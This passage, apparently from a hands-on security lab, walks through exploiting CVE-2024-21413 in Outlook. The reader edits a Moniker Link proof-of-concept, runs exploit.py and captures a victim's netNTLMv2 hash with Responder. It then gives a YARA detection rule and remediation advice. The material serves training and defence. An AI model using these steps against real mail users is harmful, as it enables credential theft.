
- Modify the Moniker Link (line #12) in our PoC to reflect the IP address of our AttackBox
- Replace the MAILSERVER placeholder on line #31 with MACHINE_IP

When done, we can run the exploit. When prompted for the attacker's email password, enter "attacker".


Running exploit.py

```
root@attackbox:# python3 exploit.py
Enter your attacker email password: attacker
```

The Python script will print "Email delivered" when the email has been sent. If the script complains about authentication failure, ensure you have correctly replaced the values in exploit.py. Now, let's return to the vulnerable machine and check for the new email:



Click on the "Click me" hyperlink and return to our "Responder" terminal session on the AttackBox:



Success! The victim's netNTLMv2 hash has been captured on our AttackBox.

EXPOILT PERFORMED

Detection

YARA

A Yara rule has been created by Florian Roth to detect emails containing the `file:\\` element in the Moniker Link.


CVE-2024-21413 Yara rule created by Florian Roth

```
user@yourmachine:# cat cve-2024-21413.yar


rule EXPL_CVE_2024_21413_Microsoft_Outlook_RCE_Feb24 {

   meta:

      description = "Detects emails that contain signs of a method to exploit CVE-2024
-21413 in Microsoft Outlook"

      author = "X__Junior, Florian Roth"

      reference = "https://github.com/xaitax/CVE-2024-21413-Microsoft-Outlook-Remote-C
ode-Execution-Vulnerability/"

      date = "2024-02-17"

      modified = "2024-02-19"

      score = 75

   strings:

      $a1 = "Subject: "

      $a2 = "Received: "



      $xr1 = /file:\/\/\/\\\\[^"']{6,600}\.(docx|txt|pdf|xlsx|pptx|odt|etc|jpg|png|gif
|bmp|tiff|svg|mp4|avi|mov|wmv|flv|mkv|mp3|wav|aac|flac|ogg|wma|exe|msi|bat|cmd|ps1|zip
|rar|7z|targz|iso|dll|sys|ini|cfg|reg|html|css|java|py|c|cpp|db|sql|mdb|accdb|sqlite|e
```

```
ml|pst|ost|mbox|htm|php|asp|jsp|xml|ttf|otf|woff|woff2|rtf|chm|hta|js|lnk|vbe|vbs|wsf|
xls|xlsm|xltm|xlt|doc|docm|dot|dotm)!/

   condition:

      filesize < 1000KB

      and all of ($a*)

      and 1 of ($xr*)

}
```

Wireshark

Additionally, the SMB request from the victim to the client can be seen in a packet capture with a truncated netNTLMv2 hash.



Remediation

Additionally, in the meantime, it is a timely reminder to practice general - safe - cyber security practices. For example, reminding users to:

- Do not click random links (especially from unsolicited emails)
- Preview links before clicking them
- Forward suspicious emails to the respective department responsible for cyber security

Since this vulnerability bypasses Outlook's Protected View, there is no way to reconfigure Outlook to prevent this attack. Additionally, preventing the SMB protocol entirely may do more harm than good, especially as it is essential for accessing network shares. However, you may be able to block this at the firewall level, depending on the organisation.